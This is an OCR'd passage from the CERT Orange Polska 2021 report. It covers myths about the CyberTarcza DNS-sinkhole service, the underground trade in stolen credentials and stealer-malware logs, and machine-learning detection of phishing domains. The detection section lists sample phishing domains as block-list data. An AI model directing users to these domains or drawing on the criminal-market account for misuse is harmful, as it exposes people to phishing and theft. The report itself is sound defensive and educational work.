
Although we try very hard to make sure that you do not think about blocking malicious websites on the Internet in this way - there are such voices. First of all, we do our best not to block any non-threatening content. Secondly, in addition to detecting malicious content, we also implement page blocks in accordance with the Register of Domains Used to Offer Gambling Games Contrary to the Act (https://hazard.mf.gov.pl), a list of warnings against dangerous sites from Cert Polska (https://cert.pl/posts/2020/03/ostrzezenia_phishing/) or a list of disinformation sites related to the war in Ukraine. Thirdly, you always have the choice mentioned above.

6. Thanks to CyberTarcza, the websites you visit are monitored by Orange

NO

It doesn't work in the way that your network traffic is monitored and if something malicious is detected, it will be blocked. The configuration of CyberTarcza is powered by malicious domains and IP addresses so that the moment a device in your network is trying to establish a connection with them, it goes to a special server - sinkhole. This is the only information we receive. This is also done fully automatically without our interference, and the association of the event with the user serves only to display you information about the actual threat and how to remove it.

Blocks by month Incydent numer




7. CyberTarcza is an antivirus

NO

CyberTarcza hasn't been and will never be an antivirus. However, if you want badly to find some similarities between an antivirus and CyberTarcza, it may be said that it has the appearance of reputation engines implemented in AV solutions in the context of knowledge about the maliciousness of a domain or an IP address. It can protect against malware communication on your computer (by preventing data from being sent to the criminals' server), but it does not physically neutralize it in any way. Particularly if you connect outside the Orange network or use a VPN, the data will be stolen.

TOP Malware - graph




8. CyberTarcza does not work, a non-existent threat is displayed

NO

When registering an event in CyberTarcza, we do not know exactly what device in your network triggered it. Especially when it comes to stationary services where Wi-Fi is usually connected to a dozen devices. High-speed LTE internet is also widely used as a mobile hotspot and is made available e.g. for a laptop.

We try to provide more and more information (e.g. User-Agent) in order to identify the device, but it is often impossible. There are a number of factors that can hinder identification. Sometimes the C2 server is used by more than one type of malware. Hence, the information on the CyberTarcza website (https://cert.orange.pl/cybertarcza) is not 100% adequate. Finally, some of the tens of millions of events recorded by us are actually wrongly classified ("false positive"), but these are only a fraction, so the effectiveness of the solution cannot be denied. We assume that it is better to make a few mistakes than to let someone rob you. 24 hours a day, 7 days a week, someone is on the alert to fix a reported error in the CERT OPL e-mail.

Number of phishing incidents



9. CyberTarcza conducts MITM attacks

NO

Every domain or IP address that is blocked goes to the sinkhole server (sh.cert.orange.pl). In the case of phishing it is redirected to the information server (alert.cert.orange.pl). Since the major traffic nowadays is HTTPS, there were two options to choose from: either to deny this connection or allow it with your own certificate. In the first case, the browser waits a long time for a response, and then gives symptoms associated with a "problem with the Internet". In the second option there's a warning about a "wrong certificate", a problem with the HSTS mechanism or about a "MITM attack." We've chosen the second option. It can't be done any better. We're not trying to fake another address. The certificate is issued to our domain. If our certificate is accepted, a message about the problem appears. What's more, we take this opportunity to inform the user not to accept certificates that do not match the address of the page they had tried to access. Raising user awareness is a priority for us because it is the best way to improve security.

Robert Grabowski
Sławek Krawczyk
Cybersecurity Orange Polska

CERT Orange Polska 2021 Report

What is our date worth?

Until a few years ago, when everyone was discussing whether an e-mail address is a personal data or not, the world of cybercrime was thriving. While the trade in our data was extensively expanding, hordes of lawyers were analyzing the introduced EU directive and a number of fuses were preparing to take up a new position of Inspector for the Protection of Personal Data.

Of course, the trade mentioned above should not be seen as legal sale of our personal data obtained for marketing purposes. Cybercriminals have become increasingly greedy. After all, additional possibilities appeared for them to get rich. More and more companies that are threatened with penalties of several million dollars in the event of data leakage are considering paying ransom to criminals so that stolen data is not made public. Negotiations with criminals, however, most often look like this: after paying the ransom, either nothing is given in return or the data is made public anyway, alternatively it's sold on the black market. One of the objectives of negotiations is often the possibility to find out what criminals have at their disposal. How they could access our systems, what systems they had access to. Typically, ransom prices are then reduced from the substantial amounts we can read about in news headlines to 1% of this value. Was the directive the right thing to do? Yes and no. Like any legal document, it has its intricacies, inaccuracies, it can be interpreted depending on the purpose. Thanks to the GDPR, however, many companies have been obliged to rethink their security solutions. Specific people or teams responsible for critical infrastructure have been appointed. As always, however, when introducing this type of regulation, there are many inaccuracies. Is it necessary to appoint a Data Administrator in simplified bookkeeping if it is done by one person? What if I make a mistake and send an invoice to the wrong person? What about penalties? Is the company which I commission customer mailing to properly secured?

However, it should be remembered that any legal regulations aimed at protecting us and our data (be it e-mail, date/place of birth, parents' names or mother's maiden name) is supposed to be lawful! How it is implemented, what legislation gaps it contains - that is another matter. Until recently, there was no law on the protection of intellectual property in Poland. The trade in handcrafted, fake software, games, music and movies used to thrive in every market. This was one of the reasons why corporations such as Sony, Nintendo were unwilling to launch their equipment in Poland.

Appropriate legal regulations have managed to clean up or reduce the scale of this practice. However, the EU Data Protection Directive is a whole different matter. It was not intended to eliminate any practice, but rather to say directly - our data and what is happening to it should be as important to us as to the people who have it.

The trade in our data can be approached in two ways. The first one is the sale of our data in a legal way and in accordance with binding contracts. Let's hope the sale is realised in a safe way, according to the knowledge of the data subjects. The second one is the trade which many people are unaware of and which often takes place between anonymous "contractors", using, among others, the darknet.


Is it difficult to come across data such as your login and password to your favorite movie website or to an app you use every day to listen to your favorite songs? How difficult is it to obtain your e-mail address or login along with your password? Unfortunately, it's still too easy.

As a CERT unit, we see about 500,000 records per day (including logins, e-mail addresses and passwords) from Polish domains alone. If you add Gmail accounts to this, where it is often impossible to clearly assess the country of origin at first glance, there are an average of 3 to 9 million records every day. On the one hand, these are large numbers, on the other hand – still a drop in the ocean. How many of these passwords are also valid for your e-mail account? If one knows your password to your favorite post forum, do they also have access to all your e-mails?

In many cases, it depends on you only. Do you have different passwords for different services? How will you know if your password has leaked? Of course, there are portals that may notify you. But of a huge number of leaks, how many are they able to process and how many users are they able to reach?

Large-scale data leaks are properly publicized. This may remind you of your account on a given portal or you may receive an e-mail with information about the leak and a request to change your password. Sometimes, however, you may receive it at an e-mail address that you no longer use. Will everyone be able to access all your correspondence then? Unfortunately they will. What's the reaction of e-mail box operators? Access to your e-mail box will be blocked sooner or later, but what about the several hundred people who have already downloaded your messages, photos, scans of your ID card, the apartment insurance or car insurance data?


It is believed that there are dozens of large criminal groups specializing in password trading. Some of them sell data on various types of Internet forums, encrypted messengers, anonymized networks. Most payments can be made with cryptocurrencies. The business models of criminal groups are no different from those of legally operating companies. Login and password packets are sold every day. They're sorted by the country of origin, location, place of leakage, subject area. Passwords to dating sites, music services, social networking sites. Entire databases, e-mail addresses with passwords. You can buy one specific packet, a specific number of records from a given packet, or subscribe. You can get a monthly or yearly access to the entire database for a certain fee. There is marketing within criminal groups, just as in real life. There are "goods" in the sales, wholesale, Black Friday special offers, Christmas bargains.





What if one wanted to buy a little more information than just a login and a password? More personal information about a specific person? Like screenshots of a desktop, bank login credentials, a cryptocurrency wallet, browser history, cookies. The cybercrime market says: "The customer comes first!". All it takes is a moment of inattention, thoughtfulness, sometimes cunning, when in a moment of weakness we look for a crack to legalize an application or a game instead of buying it from a legitimate source.


That's when we can accidentally stumble across a malware-infected file. All the text files from the desktop or the "Documents" folder are intercepted by criminals within a few seconds since running the application. The same goes for a bitcoin wallet, cookies from all browsers, all logins and passwords stored by the browser, screenshots, all data from our computer, information about the software installed on the computer...

All of this can be purchased in the same trading models as with regular passwords! Sometimes a few hundred dollars is enough to buy a monthly subscription to access such information. What is the extent of the practice? Free samples are offered for the unconvinced that contain 10, sometimes 20 GB of data. Several hundred thousand folders, sorted by the country of origin. Is it a big number? Considering the scope of cybercriminals' operations, it isn't. It's such a small number that they can share this data without regret and for free.











Interestingly, there's another variant of sale - one can order malware together with a server, administration panel, files used to conduct an attack with strictly defined tasks - all of this as per price list. One can of course count on 24/7 support and even contact with malware developers.

Recently, payment card data has been very popular among criminals. This practice is very closely related to other models of attacks on portals that have the ability to connect ATM or credit cards, as well as malware obtaining data from our computers and phones. Some of them do not have CCV or CVC numbers, some have only one of the three numbers. Generators are able to work out the remaining digits. Polish operators use double authorization via phone or a mobile application to provide security, but some online stores allow purchases without double authorization on the part of a bank. In that case, criminals' activity becomes visible only after reviewing a bank statement or when our account is cleared out or – hopefully this will happen if we fall victim – when the bank's anti-fraud mechanisms trigger a response of the appropriate team that will inform us about attempts to use our card for payments in an exotic country.



A scan of your ID card?
View of the video surveillance in your apartment?



Modern technology, a vast number of social networking sites, plenty of places where we shop online require us to pay special attention to what we reveal and to whom. The days when we had it under control are slowly coming to an end. Privacy? Secrets? Nowadays, these are just empty words. Therefore, we need to focus even more on protecting our key digital resources. You should avoid phishing. This is a cliché. Anyway, you can read about it in many parts of this report. It's a bit like car thieves – if they're commissioned to steal a car, they will probably do it, but if they choose a car at random, you can discourage them from taking a ride. How to do it online? It doesn't take much. Be careful about where you enter your payment card number. Use dedicated, difficult passwords on key websites. Use two-factor authentication wherever it's possible on such websites. And don't ignore any signs of something wrong happening to your passwords on key websites. If you have any suspicion that something's wrong, change them immediately.

Marek Olszewski
Cybersecurity Orange Polska

Can machines fish? AI in search of phishing domains

Domain recognition with the use of Machine Learning methods is not an easy task. The literature review can usually be concluded with the statement that a given method is either technically almost unfeasible (download of millions of sites a day and analysis of their content, which is feasible for traffic coming into the company, not at the level of national DNS servers), or it is a purely academic approach applied on a balanced, marked and finite set of data. Meanwhile, reality is much more complicated.

Our opponent are people of unlimited imagination, who are very determined to achieve goals. Each new phishing domain differs more or less from the previous one known. Additionally, the learning set is never 100% correctly marked and is constantly changing. Below there is an example of the approach used in the case of CyberTarcza, which works perfectly. At the time of writing this article, the number of locked domains is approaching 150,000 a year.

The extent


The number of domains to process is... large. Let's have a look at the data collected during 7 days and unique domains from the two largest sources:

– certificate stream – 40 million,
– DNS servers - 20 million (sample),
– verified and locked domains from the same period: 3500-4500.

The likelihood of finding a phishing domain is therefore about 1:15000. That's a lot if we find it, but not enough if an Internet user comes across it. The regexp approach will work only to a very limited extent. We strive for full automation of the process to abandon editing keywords manually in the future.

Example


Let's see what we've managed to fish so far. We shall focus on the data collected during one month - September 2021 - it was when the most data was collected - over 17,000 domains.



Let's try to automatically sort them by clusters of similar features, preferably on the basis of easily available features. If clustering succeeds, we can assume that phishing/not phishing classification based on similar features should also succeed. Let's leave the 'www' prefix out for simplification. About 9300 domains are left.


Features

Let's look at the most easily available infrastructure information. In the case of a DNS server, it's the IP address to which the domain was resolved. These are the most popular IPs:




As you can see, some IPs are particularly popular. If a given IP had been phished, it doesn't necessarily mean that another phishing domain would appear there. There might as well be a thousand legitimate sites. Moreover, the number of unique IPv4 in the analyzed set equals to as many as 1689.

A derivative of the IP address, available at a small cost, is ASN. The distribution of phishing domains in the tested period was as follows:




Considering the subdomains of websites that resolve to an IP from a more popular AS, we get a fairly clear view:



In many cases, however, it is not even possible to make a word cloud without additional processing because words simply do not repeat. Domains that resolved to IP addresses from two example ASs:


42745	398101
nngoo.xyz	miklesratoni.online
wgoo.xyz	antonprestol.online
rgoo.xyz	nikrastere.online
ccgoo.xyz	lopesrodero.online
nnngo.xyz	diklesropty.online
ooogo.xyz	dokolertkola.online
togoo.xyz	dedertes.online
poogo.xyz	deukraber.online
goosoo.in	dokortes.online

Partial data from Whois:



We do have leaders here, but there are still a few candidates to reach the top of the list and the list itself is relatively short (about 100 unique values). The problem with this variable is its limited availability in large-scale application. This is an excellent example of the constraint that has to be faced.


The situation is slightly different in the case of certificate issuers. The advantage of one of them is indisputable, and data on this can be easily accessible:



- 63,70% Let'Encrypt
- 23,50% No SSL
- 5,99% Cloudflare
- 2,17% cPanel
- 2,14% Cloudflare, Inc.
- 1,25% Inne
- 0,80% Sectigo Limited
- 0,45% GlobalSign nv-sa

It should be pointed out that almost 80% of locked domains are SSL certified.


Another feature that we can consider is the duration time of a visit to a given domain by the victim. Such data are visible on DNS servers. The x-axis shows approximate time (in minutes) of effective use of the domain in the attack (between the first and the last reflection). The y-axis shows the cumulative percentage of domains.




40% of domains stop their activity within minutes of the first victim's visit! That is why the quick response to the emerging domain is so important. This means that when a domain is locked thanks to the victim's report, in nearly half of the cases it's already too late/needless. On the other hand, such a short duration time of activity is somehow caused by our action! If we abandoned even such a late lock, the duration time of domain activity would increase. This is an example of a feature that we practically never use because it is best to lock a domain before the first victim appears.

Among the features we can use, one seems to be the most important: the website address. However, the typical approaches of Natural Language Processing cease to work here. We will not perform lemmatization (reduction of a word to its basic form) on the "ooogo.xyz" domain, and the Levenshtein distance (the number of edits needed to change one word into another) will be useless with the pair: "eiiegrolokalne.xyz" and "lokaineallegro.xyz".

